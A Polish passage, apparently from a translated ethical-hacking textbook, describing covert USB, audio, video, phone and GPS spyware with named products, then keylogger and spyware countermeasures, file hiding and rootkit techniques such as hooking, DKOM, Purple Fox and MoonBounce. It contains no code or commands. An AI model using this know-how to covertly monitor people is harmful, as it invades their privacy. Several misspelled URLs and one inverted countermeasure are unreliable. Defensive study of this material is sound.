Oprogramowanie szpiegujące USB to program przeznaczony do szpiegowania komputera, który kopiuje pliki oprogramowania szpiegującego z urządzenia USB na dysk twardy bez żądania ani powiadomienia. Działa w trybie ukrytym, więc użytkownicy nie będą świadomi oprogramowania szpiegującego ani nadzoru. Tworzy ukryty plik/katalog z bieżącą datą i rozpoczyna proces kopiowania w tle. Oprogramowanie szpiegujące USB zapewnia wielopłaszczyznowe rozwiązanie w dziedzinie komunikacji USB, ponieważ może monitorować aktywność urządzeń USB bez tworzenia dodatkowych filtrów, urządzeń itp., które mogłyby uszkodzić strukturę sterownika systemowego. Oprogramowanie szpiegujące USB umożliwia przechwytywanie, wyświetlanie, rejestrowanie i analizowanie danych przesyłanych między dowolnym urządzeniem USB a podłączonym komputerem i jego aplikacjami. Umożliwia to pracę nad sterownikami urządzeń lub rozwojem sprzętu, zapewniając w ten sposób potężną platformę do efektywnego kodowania, testowania i optymalizacji, a także sprawia, że jest doskonałym narzędziem do debugowania oprogramowania. Szczegółowy dziennik przedstawia podsumowanie każdej transakcji danych wraz z informacjami pomocniczymi. Oprogramowanie szpiegujące USB wykorzystuje niski poziom zasobów systemowych komputera hosta. Działa z własnym znacznikiem czasu, aby rejestrować wszystkie działania w sekwencji komunikacji. Oprogramowanie szpiegujące USB nie zawiera żadnego oprogramowania reklamowego ani innego oprogramowania szpiegującego. Działa z najnowszymi wersjami systemu Windows. Poniżej znajduje się lista oprogramowania szpiegującego USB:

o USB Analyzer (https://www.eltima.com)

o USB Monitor (https://www.hhdsoftware.com)

o USBDeview (https://www.nirsoft.net)

o Advanced USB Port Monitor (https://www.aggsoft.com)

o USB Monitor Pro (https://www.usb-monitor.com)

Oprogramowanie szpiegujące audio

Audio spyware to program do monitorowania dźwięku przeznaczony do nagrywania dźwięku na komputerze. Atakujący może po cichu zainstalować oprogramowanie szpiegujące na komputerze, bez zgody użytkownika komputera i bez wysyłania mu żadnego powiadomienia. Oprogramowanie szpiegujące audio działa w tle, aby dyskretnie nagrywać. Korzystanie ze spyware audio nie wymaga żadnych uprawnień administracyjnych. Audio spyware monitoruje i nagrywa różne dźwięki na komputerze, zapisując je w ukrytym pliku na dysku lokalnym do późniejszego odzyskania. Dlatego osoby atakujące lub złośliwi użytkownicy używają tego oprogramowania szpiegującego do śledzenia i

monitorowania nagrań konferencji, rozmów telefonicznych i audycji radiowych, które mogą zawierać poufne informacje. Może nagrywać i szpiegować wiadomości na czacie głosowym w różnych popularnych komunikatorach internetowych. Dzięki temu spyware audio ludzie mogą czuwać nad swoimi pracownikami lub dziećmi i dowiedzieć się, z kim się komunikują. Pomaga monitorować cyfrowe urządzenia audio, takie jak różne komunikatory, mikrofony i telefony komórkowe. Może nagrywać rozmowy audio, podsłuchując i monitorując wszystko połączenia przychodzące i wychodzące, wiadomości tekstowe itp. Umożliwia monitorowanie rozmów na żywo, nagrywanie konferencji, nadzór audio, śledzenie SMS-ów, rejestrowanie połączeń, nagrywanie dzienników audycji radiowych i śledzenie GPRS. Poniżej znajduje się lista programów szpiegujących audio:

o Spy Voice Recorder (http://www.mysuperspy.com)

o Digital Voice Logger (https://www.securityplanet.co)

o USB Stick Grey Recorder (https://www.spytec.com)

o Audio Spyware Snooper (https://www.snooper.se)

Oprogramowanie szpiegujące wideo

Video spyware to oprogramowanie do monitoringu wideo instalowane na komputerze docelowym bez wiedzy użytkownika. Wszystkie działania wideo mogą być rejestrowane zgodnie z zaprogramowanym harmonogramem. Oprogramowanie szpiegujące wideo działa w tle i potajemnie monitoruje i rejestruje kamery internetowe oraz konwersje wideo za pomocą komunikatorów internetowych. Funkcja zdalnego dostępu oprogramowania szpiegującego wideo umożliwia atakującemu połączenie się z systemem zdalnym lub docelowym w celu aktywacji alertów i urządzeń elektrycznych oraz przeglądania nagranych obrazów w archiwum wideo, a nawet przechwytywania obrazów na żywo ze wszystkich kamer podłączonych do systemu za pomocą przeglądarki internetowej takich jak Internet Explorer. Poniżej znajduje się lista programów szpiegujących wideo:

o Movavi Video Editor (https://www.movavi.com)

o iSpy (https://www.ispyconnect.com)

o NET Video Spy (https://www.sarbash.com)

o Eyeline Video Surveillance Software (https://www.nchsoftware.com)

o WebCam Looker (https://felenasoft.com)

Oprogramowanie szpiegujące do drukowania

Atakujący mogą zdalnie monitorować użycie drukarki w docelowej organizacji za pomocą oprogramowania szpiegującego do drukowania. Print spyware to oprogramowanie monitorujące użycie drukarki, które monitoruje drukarki w organizacji. Dostarcza precyzyjnych informacji o czynnościach drukowania dla drukarek biurowych lub lokalnych, co pomaga w optymalizacji drukowania, oszczędzaniu kosztów itp. Rejestruje wszystkie informacje związane z czynnościami drukarki, zapisuje je w zaszyfrowanym dzienniku i wysyła plik dziennika do określonego adres e-mail przez Internet. Raport dziennika zawiera dokładne właściwości zadania drukowania, takie jak liczba wydrukowanych stron, liczbę kopii, wydrukowaną treść oraz datę i godzinę wykonania czynności drukowania. Oprogramowanie szpiegujące Print zapisuje raporty dziennika w różnych formatach do różnych celów, na przykład w formacie sieciowym do wysyłania raportów na e-mail przez Internet lub

w ukrytym zaszyfrowanym formacie do przechowywania na dysku lokalnym. Wygenerowane raporty dziennika pomogą atakującym w analizie działań drukarki. Raport dziennika pokazuje, ile dokumentów wydrukował każdy pracownik lub stacja robocza wraz z czasem. To pomaga w monitorowaniu korzystania z drukarki i określania, w jaki sposób pracownicy korzystają z drukarki. Oprogramowanie to umożliwia również ograniczenie dostępu do drukarki. Ten raport dziennika pomaga atakującym śledzić informacje o wydrukowanych dokumentach poufnych i tajnych.

Oprogramowanie szpiegujące dla telefonu/telefonu komórkowego

Oprogramowanie szpiegujące dla telefonów/telefonów komórkowych to narzędzie programowe, które zapewnia pełny dostęp do monitorowania telefonu lub telefonu ofiary. Całkowicie ukryje się przed użytkownikiem telefonu. Będzie rejestrować i rejestrować wszystkie działania telefonu, takie jak korzystanie z Internetu, wiadomości tekstowe i rozmowy telefoniczne. Następnie możesz uzyskać dostęp do zarejestrowanych informacji za pośrednictwem głównej strony internetowej oprogramowania lub możesz również otrzymywać informacje o śledzeniu za pośrednictwem wiadomości SMS lub e-mail. Zwykle to oprogramowanie szpiegujące pomaga monitorować i śledzić korzystanie z telefonu przez pracowników. Jednak napastnicy używają go do śledzenia informacji z telefonów/telefonów komórkowych ich osoby lub organizacji. Korzystanie z tego oprogramowania szpiegującego nie wymaga żadnych uprawnień. Do najczęstszych funkcji oprogramowania szpiegującego dla telefonów/telefonów komórkowych należą:


o Historia połączeń: Umożliwia przeglądanie całej historii połączeń telefonu (zarówno połączeń przychodzących, jak i wychodzących).

o Wyświetl wiadomości tekstowe: Umożliwia przeglądanie wszystkich przychodzących i wychodzących wiadomości tekstowych. Pokazuje nawet usunięte wiadomości w raporcie dziennika.

o Historia witryny: rejestruje całą historię wszystkich witryn odwiedzonych przez telefon w pliku raportu dziennika.

o Śledzenie GPS: Pokazuje, gdzie znajduje się telefon w czasie rzeczywistym. Istnieje również dziennik lokalizacji telefonu komórkowego, dzięki czemu można zobaczyć, gdzie był telefon.

Działa tak, jak pokazano na poniższym schemacie.



Poniżej znajduje się lista programów szpiegujących dla telefonów/telefonów komórkowych:

o Phone Spy (https://www.phonespysoftware.com)

o XNSPY (https://xnspy.com)

o iKeyMonitor (https://ikeymonitor.com)

o OneSpy (https://www.onespy.in)

o TheTruthSpy (https://thetruthspy.com)

Oprogramowanie szpiegujące GPS

Oprogramowanie szpiegujące GPS to urządzenie lub aplikacja korzystająca z globalnego systemu pozycjonowania (GPS) w celu określenia lokalizacji pojazdu, osoby lub innego podłączonego lub zainstalowanego zasobu. Atakujący może użyć tego oprogramowania do śledzenia osoby docelowej. To oprogramowanie szpiegujące umożliwia śledzenie punktów lokalizacji telefonu, zapisuje je lub przechowuje w pliku dziennika i wysyła na podany adres e-mail. Następnie możesz obserwować punkty lokalizacji użytkownika docelowego, logując się na określony adres e-mail i przeglądając połączone punkty, śledząc historię lokalizacji telefonu na mapie. Wysyła również powiadomienia e-mail o alertach dotyczących bliskości lokalizacji. Osoba atakująca śledzi lokalizację atakowanej osoby za pomocą oprogramowania szpiegującego GPS, jak pokazano na poniższym rysunku. Poniżej znajduje się lista programów szpiegujących GPS:

o SPYERA (https://spyero.com)

o mSpy (https://www.mspy.com)

o MobiStealth (https://www.mobisteolth.com)

o FlexiSPY (https://www.flexispy.com)

o EasyGPS (https://www.eosygps.com)

Jak bronić się przed keyloggerami

Różne środki zaradcze do obrony przed keyloggerami są następujące:

* Używaj blokad wyskakujących okienek i unikaj otwierania wiadomości-śmieci.

* Zainstaluj programy antyszpiegowskie/antywirusowe i aktualizuj sygnatury.

* Zainstaluj profesjonalną zaporę ogniową i oprogramowanie zapobiegające keyloggerom.

* Rozpoznawaj e-maile phishingowe i usuwaj je.

* Regularnie aktualizuj i instaluj poprawki oprogramowania systemowego.

* Nie klikaj łączy w niechcianych lub podejrzanych wiadomościach e-mail, które mogą przekierowywać do złośliwych witryn.

* Użyj oprogramowania do zakłócania naciśnięć klawiszy, które wstawia losowe znaki do każdego naciśnięcia klawisza.

* Oprogramowanie antywirusowe i antyszpiegowskie może wykryć każde zainstalowane oprogramowanie, ale lepiej jest je wykryć przed instalacją. Dokładnie przeskanuj pliki przed zainstalowaniem ich na komputerze i użyj edytora rejestru lub eksploratora procesów, aby sprawdzić rejestratory naciśnięć klawiszy.

* Użyj narzędzia ułatwień dostępu z klawiatury ekranowej systemu Windows, aby wprowadzić hasło lub inne poufne informacje. Użyj myszy, a nie klawiatury, aby wprowadzić w polach dowolne informacje, takie jak hasła i numery kart kredytowych. Dzięki temu informacje pozostają poufne.

* Używaj menedżera haseł do automatycznego wypełniania formularzy lub wirtualnej klawiatury, aby wprowadzać nazwy użytkowników i hasła, ponieważ pozwala to uniknąć kontaktu z keyloggerami.

Automatyczny menedżer haseł wypełniający formularze eliminuje konieczność wpisywania danych osobowych, finansowych lub poufnych, takich jak numery kart kredytowych i hasła, za pomocą klawiatury.

* Chroń systemy sprzętowe w zamkniętym środowisku i często sprawdzaj kable klawiatury pod kątem podłączonych złączy, portów USB i gier komputerowych, takich jak gry PlayStation 2, które mogły zostać użyte do zainstalowania oprogramowania keyloggera.

* Używaj oprogramowania, które często skanuje i monitoruje zmiany w systemie lub sieci.

* Zainstaluj oparty na hoście IDS, który może monitorować system i wyłączyć instalację keyloggerów.

* Użyj hasła jednorazowego (OTP) lub innych mechanizmów uwierzytelniania, takich jak weryfikacja dwuetapowa lub wieloetapowa, aby uwierzytelniać użytkowników.

* Włącz białą listę aplikacji, aby zablokować pobieranie lub instalowanie niechcianego oprogramowania, takiego jak keyloggery.

* Użyj VPN, aby włączyć dodatkową warstwę ochrony poprzez szyfrowanie.

* Używaj narzędzi do monitorowania procesów w celu wykrywania podejrzanych procesów i działań systemowych.

* Regularnie instaluj poprawki i aktualizuj oprogramowanie i system operacyjny.

*Unikaj korzystania z publicznych sieci Wi-Fi podczas wykonywania kluczowych czynności, takich jak transakcje finansowe i sesje logowania.

* Korzystaj z licencjonowanych narzędzi do konwersji głosu na tekst (V2T) podczas wprowadzania haseł, zamiast wpisywać je ręcznie.

* Śledź rozszerzenia przeglądarki działające w tle. Jeśli zostaną znalezione niechciane, niezaufane rozszerzenia, odrzuć je lub usuń z listy.

* Od czasu do czasu rekonfiguruj urządzenie, aby uniknąć gromadzenia się złośliwego oprogramowania przy domyślnych ustawieniach fabrycznych.

* Utrzymuj izolowaną, zabezpieczoną kopię zapasową plików na oddzielnym dysku twardym, aby uniknąć dostępu do poufnych plików za pomocą keyloggerów.

* Nie ignoruj podejrzanych działań, takich jak opóźnienia w wyświetlaniu znaków, ładowanie obrazu i powtarzające się awarie podczas przeglądania dowolnej witryny.

*Unikaj używania podobnych lub identycznych danych uwierzytelniających hasła we wszystkich osobistych urządzeniach sieciowych, takich jak smartfony, laptopy i urządzenia inteligentne.

* Użyj licencjonowanych narzędzi anty-loggera innych firm do wykrywania podejrzanych działań przed atakiem keyloggera.

* Uaktualnienie do laptopów lub systemów z ekranem dotykowym, w przypadku których działanie keyloggera jest trudniejsze niż w przypadku fizycznych klawiatur.

*Zastosuj przechowalnie haseł innych firm, aby zapewnić bezpieczny dostęp do haseł do aplikacji i ich konserwację.

* Zabezpiecz dane dzięki odpowiedniej polityce ochrony cybernetycznej, aby ograniczyć katastrofalne skutki ataków typu keylogger.

* Ułatw zadania atakującym, często zmieniając hasła do kont.

Środki zaradcze Keyloggera sprzętowego

*Ogranicz fizyczny dostęp do wrażliwych systemów komputerowych.

*Okresowo sprawdzaj interfejs klawiatury, aby upewnić się, że do złącza kabla klawiatury nie są podłączone żadne dodatkowe komponenty.

* Używaj szyfrowania między klawiaturą a jej sterownikiem.

* Użyj anty-keyloggera, który wykrywa obecność keyloggera sprzętowego, takiego jak KeyGrabber.

* Używaj klawiatury ekranowej za pomocą myszy.

* Używaj rysików, pisaków świetlnych lub gestów myszy i konwertuj grafikę lub gesty na tekst, zamiast używać konwencjonalnych klawiatur.

* Okresowo sprawdzaj kable monitora wideo, aby wykryć obecność keyloggerów sprzętowych.

* Skonfiguruj nadzór wideo wokół biurka komputerowego, aby wykrywać podłączanie złośliwego sprzętu.

* Wyłącz porty USB lub skonfiguruj zaawansowane mechanizmy uwierzytelniania BIOS, aby włączyć porty USB.

Anty-Keyloggery

Anty-keyloggery, zwane także rejestratorami antywłamaniowymi, wykrywają i wyłączają oprogramowanie rejestrujące naciśnięcia klawiszy. Specjalna konstrukcja tych rejestratorów pomaga im wykrywać keyloggery programowe. Wiele dużych organizacji, instytucji finansowych, branży gier online i osób prywatnych używa antykeyloggerów do ochrony swojej prywatności podczas korzystania z systemów. To oprogramowanie uniemożliwia keyloggerowi rejestrowanie każdego naciśnięcia klawisza wpisanego przez ofiarę, a tym samym zapewnia bezpieczeństwo wszystkich danych osobowych. Anti-keylogger skanuje komputer oraz wykrywa i usuwa oprogramowanie rejestrujące naciśnięcia klawiszy. Jeśli oprogramowanie (anty-keylogger) znajdzie jakikolwiek program rejestrujący naciśnięcia klawiszy na komputerze, natychmiast zidentyfikuje i usunie keyloggera, niezależnie od tego, czy jest legalny, czy nielegalny. Niektóre anty-keyloggery wykrywają obecność ukrytych keyloggerów, porównując wszystkie pliki na komputerze z bazą danych sygnatur keyloggerów i szukając podobieństw. Inne wykrywają obecność ukrytych keyloggerów, chroniąc sterowniki klawiatury i jądra przed manipulacją. Wirtualna klawiatura lub ekran dotykowy utrudnia zadanie przechwytywania naciśnięć klawiszy złośliwego oprogramowania szpiegującego lub trojanów. Anti-keyloggery chronią Twój system przed spyware i keyloggerami.

Zemana AntiLogger

Zemana AntiLogger to aplikacja, która blokuje osoby atakujące. Wykrywa wszelkie próby modyfikacji ustawień komputera, rejestrowania działań, podłączania się do wrażliwych procesów komputera lub wstrzykiwania złośliwego kodu do systemu. AntiLogger wykrywa złośliwe oprogramowanie w momencie, gdy atakuje Twój system, zamiast wykrywać je na podstawie jego sygnatury.

Oto kilka przykładów programów anty-keyloggerowych:

GuardedID (https://www.strikeforcecpg.com)

KeyScrambler (https://www.qfxsoftware.com)

Oxynger KeyShield (https://www.oxynger.com)

Ghostpress (https://schiffer.tech)

SpyShelter Silent Anti Keylogger (https://www.spyshelter.com)

Jak bronić się przed oprogramowaniem szpiegującym

Oto różne sposoby obrony przed oprogramowaniem szpiegującym:

* Unikaj korzystania z jakiegokolwiek systemu komputerowego, nad którym nie masz pełnej kontroli.

* Unikaj ustawiania zabezpieczeń internetowych na zbyt niski poziom, ponieważ stwarza to duże szanse na zainstalowanie oprogramowania szpiegującego na komputerze. Dlatego zawsze ustawiaj ustawienia zabezpieczeń przeglądarki internetowej na wysokie lub średnie, aby chronić komputer przed programami szpiegującymi.

* Unikaj otwierania podejrzanych wiadomości e-mail i załączników otrzymanych od nieznanych nadawców.

* Postępowanie w ten sposób wiąże się z dużym ryzykiem wprowadzenia do komputera wirusa, oprogramowania typu freeware lub spyware.

* Unikaj otwierania nieznanych stron internetowych, do których łącza znajdują się w wiadomościach spamowych, pobieranych przez wyszukiwarki lub wyświetlanych w wyskakujących okienkach, ponieważ mogą one nakłonić użytkownika do pobrania oprogramowania szpiegującego.

* Włącz zaporę ogniową, aby zwiększyć poziom bezpieczeństwa komputera.

* Regularnie aktualizuj oprogramowanie i korzystaj z zapory sieciowej z ochroną ruchu wychodzącego.

* Regularnie sprawdzaj raporty Menedżera zadań i Menedżera konfiguracji MS.

* Regularnie aktualizuj pliki definicji wirusów i skanuj system w poszukiwaniu programów szpiegujących.

* Zainstaluj oprogramowanie antyszpiegowskie. Oprogramowanie antyszpiegowskie to pierwsza linia obrony przed oprogramowaniem szpiegującym. To oprogramowanie zapobiega instalacji oprogramowania szpiegującego w systemie. Okresowo skanuje i chroni system przed programami szpiegującymi.

* Aktualizuj system operacyjny.

* Użytkownicy systemu Windows powinni okresowo przeprowadzać aktualizację systemu Windows lub firmy Microsoft.

* W przypadku użytkowników innych systemów operacyjnych lub oprogramowania należy zapoznać się z informacjami dostarczonymi przez dostawców systemów operacyjnych i podjąć niezbędne kroki w celu ochrony przed wszelkimi wykrytymi lukami w zabezpieczeniach.

* Poruszaj się bezpiecznie po sieci i ostrożnie pobieraj.

* Przed pobraniem jakiegokolwiek oprogramowania upewnij się, że pochodzi ono z zaufanej strony internetowej. Przeczytaj dokładnie umowę licencyjną, ostrzeżenie dotyczące bezpieczeństwa i oświadczenia o ochronie prywatności związane z oprogramowaniem, aby uzyskać pełne zrozumienie przed jego pobraniem.

* Przed pobraniem freeware lub shareware ze strony internetowej upewnij się, że strona jest bezpieczna. Podobnie, bądź ostrożny z programami uzyskanymi za pośrednictwem oprogramowania do wymiany plików P2P. Przed zainstalowaniem takich programów wykonaj skanowanie za pomocą oprogramowania antyszpiegowskiego.

* Unikaj korzystania z trybu administracyjnego, jeśli nie jest to konieczne. Nadmierne korzystanie z trybu administratora może pozwolić na uruchamianie złośliwych programów, takich jak spyware w trybie administratora. W rezultacie osoby atakujące mogą przejąć całkowitą kontrolę nad systemem.

* Unikaj pobierania bezpłatnych plików muzycznych, wygaszaczy ekranu lub emotikonów z Internetu, które mogą być dostarczane z oprogramowaniem szpiegującym.

* Uważaj na wyskakujące okienka lub strony internetowe. Nigdy nie klikaj nigdzie w oknach, które wyświetlają komunikaty takie jak „Twój komputer może być zainfekowany" lub twierdzą, że mogą przyspieszyć działanie komputera. Kliknięcie w takie okna może spowodować zainfekowanie systemu spyware.

* Uważnie przeczytaj wszystkie ujawnienia, w tym umowę licencyjną i oświadczenie o ochronie prywatności, przed zainstalowaniem jakiejkolwiek aplikacji.

*Unikaj przechowywania informacji osobistych lub finansowych w jakimkolwiek systemie komputerowym, nad którym nie masz całkowitej kontroli, takim jak komputer w kafejce internetowej.

*Unikaj łączenia się z nieznanymi/nieuczciwymi urządzeniami lub sieciami.

*Zainstaluj rozszerzenia przeglądarki oparte na ochronie przed śledzeniem do przeglądania prywatnego.

* Sprawdź legalność aplikacji przed przyznaniem uprawnień, takich jak lokalizacja, kamera i mikrofon.

* Dodaj do zakładek często odwiedzane strony internetowe, aby bezpiecznie je przeglądać.

Oprogramowanie antyszpiegowskie

Na rynku dostępnych jest wiele aplikacji chroniących przed oprogramowaniem szpiegującym, które skanują system i sprawdzają obecność oprogramowania szpiegującego, takiego jak złośliwe oprogramowanie, trojany, dialery, robaki, keyloggery i rootkity, a następnie usuwają je, jeśli zostaną znalezione. Oprogramowanie antyszpiegowskie zapewnia ochronę w czasie rzeczywistym, skanując system w regularnych odstępach czasu, co tydzień lub codziennie. Skanuje, aby upewnić się, że komputer jest wolny od złośliwego oprogramowania.

SUPERAnty spyware

SUPERAntiSpyware to aplikacja, która może wykrywać i usuwać oprogramowanie szpiegujące, oprogramowanie reklamowe, konie trojańskie, fałszywe oprogramowanie zabezpieczające, robaki komputerowe, rootkity, pasożyty i inne potencjalnie szkodliwe aplikacje.

Oto kilka przykładów programów antyszpiegowskich:

Kaspersky Total Security 20 (https://support.kospersky.com)

SecureAnywhere Internet Security Complete (https://www.webroot.com)

Darmowy program antywirusowy Adaware (https://www.odowore.com)

MacScan (https://www.securemoc.com)

Norton AntiVirus Plus (https://us.norton.com)

Ukrywanie plików

Po tym, jak osoba atakująca wykona złośliwe operacje (tj. wykona złośliwe aplikacje) w systemie docelowym w celu uzyskania eskalowanych uprawnień, osadza i ukrywa swoje złośliwe programy. Atakujący może to zrobić za pomocą rootkitów, strumienia NTFS, technik steganografii itp., aby uniemożliwić szkodliwemu programowi działanie aplikacji ochronnych, takich jak aplikacje antywirusowe, chroniące przed złośliwym oprogramowaniem i oprogramowaniem szpiegującym, zainstalowane w systemie docelowym. Tak ukryty szkodliwy plik pozwala atakującemu zachować bezpośredni dostęp do systemu nawet w przyszłości, bez zgody ofiary. W tej sekcji opisano różne techniki stosowane przez osoby atakujące w celu ukrycia złośliwych plików.

Rootkity

Rootkity to programy zaprojektowane w celu uzyskania dostępu do komputera bez wykrycia. Są to złośliwe oprogramowanie, które pomaga atakującym uzyskać nieautoryzowany dostęp do systemu zdalnego i wykonywać złośliwe działania. Celem rootkita jest uzyskanie uprawnień administratora do systemu. Logując się jako użytkownik root systemu, osoba atakująca może wykonywać różne zadania, takie jak instalowanie oprogramowania lub usuwanie plików. Działa poprzez wykorzystywanie luk w systemie operacyjnym i jego aplikacjach. Tworzy proces logowania backdoora w systemie operacyjnym, za pomocą którego osoba atakująca może ominąć standardowy proces logowania. Gdy użytkownik włączy uprawnienia administratora, rootkit może próbować ukryć ślady nieautoryzowanego dostępu, modyfikując sterowniki lub moduły jądra i odrzucając aktywne procesy. Rootkity zastępują niektóre wywołania i narzędzia systemu operacyjnego własnymi zmodyfikowanymi wersjami tych procedur, które z kolei podważają bezpieczeństwo docelowego systemu poprzez wykonywanie złośliwych funkcji. Typowy rootkit obejmuje programy typu backdoor, programy DDoS, sniffery pakietów, narzędzia do czyszczenia dzienników, boty IRC i inne. Wszystkie pliki zawierają zestaw atrybutów. W atrybutach pliku znajdują się różne pola. Pierwsze pole określa format pliku, jeśli jest to plik ukryty, archiwalny lub tylko do odczytu. Drugie pole opisuje czas utworzenia pliku, dostęp do niego oraz jego pierwotną długość. Funkcje GetFileAttributesExAQ i GetFileInformationByHandleQ są wykorzystywane do wyżej wymienionych celów. ATTRIB.exe wyświetla lub zmienia atrybuty plików. Osoba atakująca może ukryć lub nawet zmienić atrybuty plików ofiary, aby osoba atakująca miała do nich dostęp.

Atakujący umieszcza rootkita obok

* Skanowania w poszukiwaniu wrażliwych komputerów i serwerów w sieci

*Pakowania rootkita w specjalne opakowanie, takie jak gra

* Instalowanie go na komputerach publicznych lub firmowych za pomocą socjotechniki

* Przeprowadzenie ataku zero-day (eskalacja uprawnień, wykorzystanie jądra systemu Windows itp.)

Cele rootkita:

*Aby zrootować system hosta i uzyskać zdalny dostęp do backdoora

*Aby zamaskować ślady atakującego i obecność złośliwych aplikacji lub procesów

* Aby zebrać poufne dane, ruch sieciowy itp. z systemu, do którego osoby atakujące mogą być ograniczone lub nie mają dostępu

*Aby przechowywać inne złośliwe programy w systemie i działać jako zasób serwera dla aktualizacji botów

Rodzaje rootkitów

Rootkity wykorzystują szereg technik w celu przejęcia kontroli nad systemem. Rodzaj rootkita wpływa na wybór wektorów ataku. Dostępnych jest sześć typów rootkitów:

Rootkit na poziomie hiperwizora: osoby atakujące tworzą rootkity na poziomie hiperwizora, wykorzystując funkcje sprzętowe, takie jak Intel VT i AMD-V. Te rootkity działają w Ring-1 i hostują system operacyjny docelowej maszyny jako maszynę wirtualną, przechwytując w ten sposób wszystkie wywołania sprzętowe wykonane przez docelowy system operacyjny. Ten rodzaj rootkita działa poprzez modyfikację sekwencji startowej systemu, tak aby był ładowany zamiast oryginalnego monitora maszyny wirtualnej.

Sprzętowy/firmware rootkit: rootkity sprzętowe/firmware wykorzystują oprogramowanie układowe urządzeń lub platformy do tworzenia trwałego obrazu złośliwego oprogramowania na sprzęcie, takim jak dysk twardy, system BIOS lub karta sieciowa. Rootkit ukrywa się w oprogramowaniu sprzętowym, ponieważ użytkownicy nie sprawdzają go pod kątem integralności kodu. Rootkit oprogramowania układowego oznacza użycie trwałego złudzenia złośliwego oprogramowania typu rootkit.

Rootkit na poziomie jądra: Jądro jest rdzeniem systemu operacyjnego. Rootkit na poziomie jądra działa w Ring-0 z najwyższymi uprawnieniami systemu operacyjnego. Obejmują one backdoory na komputerze i są tworzone przez napisanie dodatkowego kodu lub zastąpienie części kodu jądra zmodyfikowanym kodem za pośrednictwem sterowników urządzeń w systemie Windows lub ładowalnych modułów jądra w systemie Linux. Jeśli kod zestawu zawiera błędy lub błędy, rootkity na poziomie jądra wpływają na stabilność systemu. Mają one takie same uprawnienia jak system operacyjny; w związku z tym są trudne do wykrycia i mogą przechwycić lub osłabić działanie systemu operacyjnego.

Boot-Loader-Level Rootkit: rootkity na poziomie programu ładującego (bootkity) działają poprzez modyfikację legalnego programu ładującego lub zastąpienie go innym. Bootkit może się aktywować nawet przed uruchomieniem systemu operacyjnego. Dlatego bootkity stanowią poważne zagrożenie dla bezpieczeństwa, ponieważ ułatwiają łamanie kluczy szyfrujących i haseł.

• Rootkit na poziomie aplikacji/w trybie użytkownika: Rootkit na poziomie aplikacji/w trybie użytkownika działa w Ring-3 jako użytkownik wraz z innymi aplikacjami w systemie. Wykorzystuje standardowe zachowanie interfejsów API. Działa wewnątrz komputera ofiary, zastępując standardowe pliki aplikacji (pliki binarne aplikacji) rootkitami lub modyfikując zachowanie obecnych aplikacji za pomocą łat, wstrzykiwanych złośliwych kodów itp.

Rootkity na poziomie bibliotek: Rootkity na poziomie bibliotek działają wysoko w systemie operacyjnym i zwykle łatają, przechwytują lub zastępują wywołania systemowe wersjami backdoora, aby atakujący był nieznany. Zastępują oryginalne wywołania systemowe fałszywymi, aby ukryć informacje o atakującym.

Jak działa rootkit

Zahaczanie systemu to proces zmiany i zastąpienia oryginalnego wskaźnika funkcji wskaźnikiem dostarczonym przez rootkita w trybie ukrytym. Przechwytywanie funkcji w wierszu to technika, w której rootkit zmienia niektóre bajty funkcji w podstawowych systemowych bibliotekach DLL (kernel32.dll i ntdll.dll), umieszczając instrukcję w taki sposób, aby wywołania procesów docierały najpierw do rootkita. Programy typu rootkit do bezpośredniej manipulacji obiektami jądra (DKOM) mogą lokalizować proces „systemowy" w strukturach pamięci jądra i manipulować nim oraz łatać go. Może to również bez problemu ukrywać procesy i porty, zmieniać uprawnienia i wprowadzać w błąd przeglądarkę zdarzeń systemu Windows, manipulując listą aktywnych procesów systemu operacyjnego, zmieniając w ten sposób dane wewnątrz struktur identyfikatorów procesów. Może uzyskać dostęp do odczytu/zapisu do obiektu \Device\Physical Memory. Ukrywa proces poprzez odłączenie go od listy procesów.

Popularne rootkity

Oto niektóre z najpopularniejszych rootkitów:

Rootkit Purple Fox

Rootkit Purple Fox umożliwia atakującym ukrywanie złośliwego oprogramowania na docelowych urządzeniach, utrudniając rozwiązaniom zabezpieczającym wykrycie i usunięcie złośliwego oprogramowania. Jest to wyrafinowany atak złośliwego oprogramowania, którego celem są komputery z systemem Windows i rozprzestrzenianie infekcji z jednej maszyny na drugą. Rootkit Purple Fox może być dystrybuowany za pośrednictwem fałszywego złośliwego instalatora Telegrama. Zarówno 32-bitowa, jak i 64-bitowa wersja trojana Purple Fox dla systemu Windows może służyć do ukrywania się w systemie i utrzymywania trwałości. Operacje wykonywane przez rootkita Purple Fox są następujące:

o Głównym celem szkodliwego oprogramowania jest zdobycie przyczółka na docelowych komputerach z systemem Windows.

o Każdy etap tego ataku jest izolowany w środowisku, co pomaga atakującemu w uniknięciu wykrycia.

o Plik „Telegram Desktop.exe" służy do ukrycia Purple Fox, który jest zautomatyzowanym skryptem instalującym zarówno oryginalną instancję Telegrama, jak i złośliwy program do pobierania o nazwie „TextInputh.exe".

o „TextInputh.exe" to najpopularniejszy instalator złośliwego oprogramowania. Po wykonaniu łączy się ze swoim serwerem dowodzenia i kontroli (C2).

o Ten rootkit zapewnia dostęp do systemu docelowego za pośrednictwem backdoora, umożliwiając atakującym wykonywanie bardziej szkodliwych działań.

MoonBounce

MoonBounce to złośliwy kod ukryty w oprogramowaniu układowym UEFI w pamięci flash SPI, który ma zostać wykonany w określonym czasie. Systemy bezpieczeństwa mają ograniczoną świadomość takich implantów; dlatego są trudne do wykrycia i usunięcia. MoonBounce ma złożony przebieg ataku, który jest zauważalnie lepszy niż wcześniej znane bootkity oprogramowania układowego UEFI. Celem MoonBounce jest wstrzyknięcie złośliwego sterownika do jądra systemu Windows podczas procesu uruchamiania, zapewniając atakującym maksymalną trwałość. Może przyspieszyć transmisję złośliwego oprogramowania w trybie użytkownika, które uruchamia dodatkowe ładunki pobierane z Internetu. Jest źródłem niepokoju dla specjalistów w dziedzinie bezpieczeństwa cyfrowego, ponieważ dotyczy partycji systemowej EFI (ESP).

Nazwany rootkitem Demodex

